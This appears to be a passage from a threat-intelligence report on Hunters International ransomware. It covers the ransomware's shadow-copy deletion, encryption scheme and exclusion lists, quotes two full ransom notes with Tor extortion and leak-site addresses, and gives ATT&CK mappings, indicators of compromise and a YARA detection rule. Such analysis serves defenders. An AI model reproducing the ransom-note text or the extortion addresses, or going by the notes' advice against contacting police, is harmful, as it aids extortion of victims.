dbeng50, isqlplussvc, sqbcoreservice, oracle, ocautoupds, dbsnmp, msaccess, tbirdconfig, thunderbird,ocssd, mydesktopservice, visio

```
C:\Users\Flare>Deleting shadow copies...
Stopping services...
Service "VSS" stopped
Killing processes...
Process "VSSVC.exe" killed
\\?\C:\Python27\Lib\site-packages\oletools\common\io_encoding.pyc (5.4862ms)
\\?\C:\Python27\Lib\site-packages\oletools\common\__init__.pyc (3.764ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Changelog.md (3.0701ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Contribute.md (5.0344ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Home.md (3.7662ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\formats_vs_techniques.md (6.6778ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Contribute.html (7.2343ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Install.md (5.4765ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Home.html (8.6015ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\License.html (7.1268ms)
\\?\C:\Python27\Lib\site-packages\oletools\doc\Install.html (9.3183ms)
```

Fig. 16. Example operation using the `-a` command to remove shadow copies, stop services, stop processes, and stop encrypted files with the time they were encrypted.

## Encryption

The ransomware uses the WIN32 API `GetLogicalDriveStringsW` function to search all drives on the system. Network drives are also encrypted. The following file names, folder names and file extensions are bypassed:

### File names:

autorun.inf, bootfont.bin, boot.ini, bootsect.bak, desktop.ini, iconcache.db, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db, Contact Us.txt

### Folder names:

perflogs, appdata, \$windows.~bt, windows.old, \$windows.~ws, msocache, mozilla, tor browser, \$recycle.bin, windows, windows nt, intel, all users, internet explorer, default, boot, system volume information, config.msi, google

### File extensions:

386, adv, ani, bat, bin, cab, cmd, com, cpl, cur, deskthemepack, diagcab, diagcfg, diagpkg, dll, drv, exe, hlp, hta, icl, icns, ico, ics, idx, key, ldf, lnk, lock, mod, mpa, msc, msi, msp, msstyles, msu, nls, nomedia, ocx, pdb, prf, ps1, rom, rtp, scr, shs, spl, sys, theme, themepack, tmp, wpx

Sample `c4d39db132b92514085fe269db90511484b7abe4620286f6b0a30aa475f64c3e` and `94b6cf6c30f525614672a94b8b9788b46cbe061f89ccbb994507406404e027af` used the symmetric ChaCha20- cipher. Poly1305 for file encryption and RSA OAEP with PKCS1 and SHA3-512 for key encryption. The encrypted ChaCha20 key is added to the encrypted file. The 2024 sample,

24de8de24001bc358c58aa946a28c545aaf9657b66bd5383c2d5a341c5d3c355, used AES cipher to encrypt file contents and RSA OAEP to encrypt keys. The encrypted AES key was appended to the end of each file, with the contents separated from the key by 16 0x00 bytes.

The 2024 sample also described a function to add these 16384 bytes of random data to the buffer.swp file until the memory is full.

A ransomnote is added to each folder as "Contact Us.txt" (May 2024, July 2024) or "READ ME NOW!.txt" (August 2024) and includes information on how to get to a dedicated chat page for victims.

```

-----
- V _
-) \_ \
- < _ )
- \ \_ \ /
- \ / - \
/ \
/ - \
/ - \
\ / \ \
- \ \ /
\ / \ \_

```

To contact us follow the instructions:

1) Install and run

Tor Browser

from <https://www.torproject.org/download/>

2) Go to <https://hunters33mmcwww7ek7q5ndahul6nmzmrsumfs6aenicbqon6mxfiqyd.onion/>  
or <https://hunters33dootzzwybhxyh6xnnumopeoza6u4hkontdqu7awnhmix7ad.onion/>

3) Log in using the credentials:

Don't waste time. Inform your CEO about the incident ASAP. Show Data Leak Site:

<https://huntersinternational.net/>

or <https://hunters55rdxciehoqzwv7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/>

Fig. 17. Ransomnote file: "Contact Us.txt", July 2024





1. WHAT HAPPENED  
Your company's network has been compromised by the HUNTERS INTERNATIONAL group. All files are encrypted using a military-grade AES encryption algorithm. A large amount of sensitive data was exfiltrated.  
We usually download:  
- Employees personal data: CVs, DL, SSN, PII, NDA contracts, etc.  
- Financial information: documents, payrolls, bank statements, bills, transfers, budgets, annual reports, etc.  
- Customer data: contracts, PII, contacts, purchase agreements, etc.  
- Confidential: source code, trade secrets, technology, blueprints, documents, etc.  
- Work files, databases, legal documents, corporate correspondence.  
- Accounting data.  
- Audit reports.

2. WHAT DO WE OFFER  
To prevent exfiltrated data from being disclosed and to decrypt all the files you need to make a payment. Contact us following the instructions:  
1) Install and run Tor Browser  
from <https://www.torproject.org/download/>  
2) Go to a dedicated website:  
<https://hunters33mmcw7ek7q5ndahul6nmzmrsumfs6aenicbqon6mxfiqyd.onion/>  
<https://hunters33dootzzwybhxyh6xnmumopeoza6u4hkontdqu7awnhmix7ad.onion/> (mirror)  
3) Log in using the credentials:

3. WHAT IF NOT  
We have the most powerful data leak site on the Internet. There are a lot of journalists, researchers and other hackers.  
<https://hunters55rdxciehoqzwv7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/>  
<https://huntersinternational.net/> (mirror)  
An incomplete list of risks you are facing in case of non-payment:  
- Loss of customer trust and loyalty.  
- Damage to the company's reputation.  
- Legal consequences and compliance fines.  
- Financial losses and costs associated with data recovery.  
- Impact on competitive advantage and market share.  
- Breach of data privacy regulations and laws.  
- Disruption of business operations.  
- Reduced employee morale and productivity.  
- Potential for intellectual property theft.  
- Loss of trade secrets and proprietary information.

4. KEEP IN MIND  
- Do not try to decrypt using third-party software. You will damage the files.  
- Do not report to the Police, FBI, etc. They don't care about your business. They simply won't allow you to pay. As a result, you will lose everything.  
- Do not hire a recovery company. They can't decrypt without the key. They also don't care about your business. They believe that they are good negotiators, but it is not. They usually fail. So speak for yourself.  
- Do not reject to pay. Exfiltrated files will be disclosed right away.

Fig. 19. Ransomnote file: "READ ME NOW!.txt", August 2024

Hunters International group remains an active group successfully launching more ransomware attacks. Through their determination, they have become one of the major RaaS groups in Q3 2024 in a short period of activity.



## Mitre ATT&CK TTP

### Hunters International

Tactic	Technique	ID
Initial Access	Valid Accounts	T1078
Initial Access	External Remote Services	T1133
Initial Access	Exploit Public-Facing Application	T1190
Initial Access	Phishing	T1566
Execution	Native API	T1106
Execution	Windows Management Instrumentation	T1047
Persistence, Privilege Escalation	Create or Modify System Process: Windows Service	T1543.003
Persistence, Privilege Escalation	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Defense Evasion	Obfuscated Files or Information: Embedded Payloads	T1027.009
Defense Evasion	Obfuscated Files or Information: Command Obfuscation	T1027.010
Defense Evasion	Obfuscated Files or Information: Encrypted/Encoded File	T1027.013
Defense Evasion	Modify Registry	T1112
Discovery	Process Discovery	T1057
Discovery	System Information Discovery	T1082
Discovery	File and Directory Discovery	T1083
Discovery	Network Share Discovery	T1135
Lateral Movement	Lateral Tool Transfer	T1570
Command and Control	Data Encoding: Standard Encoding	T1132.001
Command and Control	Encrypted Channel: Symmetric Cryptography	T1573.001
Exfiltration	Exfiltration Over C2 Channel	T1041
Impact	Data Encrypted for Impact	T1486
Impact	Service Stop	T1489
Impact	Inhibit System Recovery	T1490
Impact	Financial Theft	T1657

## Indicators of Compromise

### SharpRhino RAT

**Hashes [2024]**

IoC	File
09b5e780227caa97a042be17450ead0242fd7f58f513158e26678c811d67e264	SharpRhino
D2E7729C64C0DAC2309916CE95F6A8253CA7F3C7A2B92B452E7CFB69A601F6F6	LogUpdate.bat
3F1443BE65525BD71D13341017E469C3E124E6F06B09AE4DA67FDEAA6B6C381F	Wiaphoh7um.t
223AA5D93A00B41BF92935B00CB94BB2970C681FC44C9C75F245A236D617D9BB	ipscan-3.9.1-setup.exe
9A8967E9E5ED4ED99874BFED58DEA8FA7D12C53F7521370B8476D8783EBE5021	kautix2aeX.t
B57EC2EA899A92598E8EA492945F8F834DD9911CFF425ABF6D48C660E747D722	WindowsUpdate.bat
09B5E780227CAA97A042BE17450EAD0242FD7F58F513158E26678C811D67E264	ipscan-3.9.1-setup.exe

**[2023]**

IoC	File
521210e39b5b8364d34e62cb3cb9e9cd	Advanced_IP_Scanner_2.5.4594.1
a607e92aa155168de57e39d3b0d1b7e0	LogConverter
1b1ec901b4f4374d361d4839d0e53523	Microsoft.NodejsTools.PressAnyKey.exe
f6f4b821716053e03c911417ef1c2c99	Microsoft.NodejsTools.PressAnyKey.lnk
646ed75ae910483b8ee009b23d83d4e0	CG6oDkyFHL3R.t
6180c6c92c0eba74f9871863d308c8cb	q8DTE1uLaXRG.t
d606255c411445b210ecd437faa6b43e	WorkDevBackdoor

**Domains [2024]**

IoC	Description
cdn-server-1[.]xiren77418[.]workers[.]dev	Command & Control
cdn-server-2[.]wesoc40288[.]workers[.]dev	Command & Control
Angryipo[.]org	Initial Download Site
Angryipsca[.]com	Initial Download Site

**Domains [2023]**

IoC	Description
cdn-us-tech[.]wtf-system-4759011[.]workers[.]dev	Command & Control
cdn-us-tech.wtf-system-4758995[.]workers[.]dev	Command & Control
advanced-ip-scanners[.]net	Initial Download Site

**Yara rule for WorkersDevBackdoor/SharpRhino [2023]**

```
import "pe"
```

```

rule WorkersDevBackdoor {
    meta:
        author = "RussianPanda"
        decription = "Detects WorkersDevBackdoor"
        date = "12/15/2023"

    strings:
        $s1 = {72 00 65 00 67 00 69 00 73 00 74 00 65 00 72 00 20 00 7B 00 30 00 7D 00
20 00 7B 00 31 00 7D}
        $s2 = {72 FB 00 00 70 72 13 01 00 70 28 20 00 00 0A 72 2D 01 00 70}
        $s3 = {55 00 53 00 45 00 52 00 44 00 4F 00 4D 00 41 00 49 00 4E}
        $s4 = {43 00 4F 00 4D 00 50 00 55 00 54 00 45 00 52 00 4E 00 41 00 4D 00 45}

    condition:
        3 of ($s*)
        and pe.imports("mscoree.dll")
        and filesize < 2MB
}

```

source: <https://github.com/RussianPanda95/Yara-Rules/tree/main/WorkersDevBackdoor>

## Ransomware

### Hashes

IoC	Type
c4d39db132b92514085fe269db90511484b7abe4620286f6b0a30aa475f64c3e	File Hash [seen in 2023 and May 2024]
94b6cf6c30f525614672a94b8b9788b46cbe061f89ccbb994507406404e027af	File Hash [seen in 2023 and May 2024]
24de8de24001bc358c58aa946a28c545aaf9657b66bd5383c2d5a341c5d3c355	File Hash [2024]

## Hunters International

### Domains

IoC	Description
<a href="https://hunters55rdxciehoqzvw7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/">https://hunters55rdxciehoqzvw7vgyv6nt37tbwax2reroyzxhou7my5ejyid.onion/</a>	DLS in TOR network
<a href="https://hunters55atbdusuladzv7vzv6a423bkh6ksl2uftwrxyuarbz1fh7yd.onion/">https://hunters55atbdusuladzv7vzv6a423bkh6ksl2uftwrxyuarbz1fh7yd.onion/</a>	DLS in TOR network
<a href="https://hunters33mmcw7ek7q5ndahul6nmzmrsumfs6aenicbqon6mxfiqyd.onion/">https://hunters33mmcw7ek7q5ndahul6nmzmrsumfs6aenicbqon6mxfiqyd.onion/</a>	Victim site chat in TOR network
<a href="https://hunters33dootzzwybhxyh6xnnumopeoza6u4hkontdqu7awnhmix7ad.onion/">https://hunters33dootzzwybhxyh6xnnumopeoza6u4hkontdqu7awnhmix7ad.onion/</a>	Victim site chat in TOR network
<a href="https://huntersinternational[.]net">https://huntersinternational[.]net</a>	DLS mirror
<a href="https://huntersinternational[.]su">https://huntersinternational[.]su</a>	DLS mirror
<a href="https://huntersinternational[.]org">https://huntersinternational[.]org</a>	DLS mirror

ec2-3-145-180-193.us-east-2.compute[.]amazonaws[.]com	Command & Control
ec2-3-145-172-86.us-east-2.compute[.]amazonaws[.]com	Command & Control

Intelligence Cut-off Date (ICoD): 22/10/2024 14:00 UTC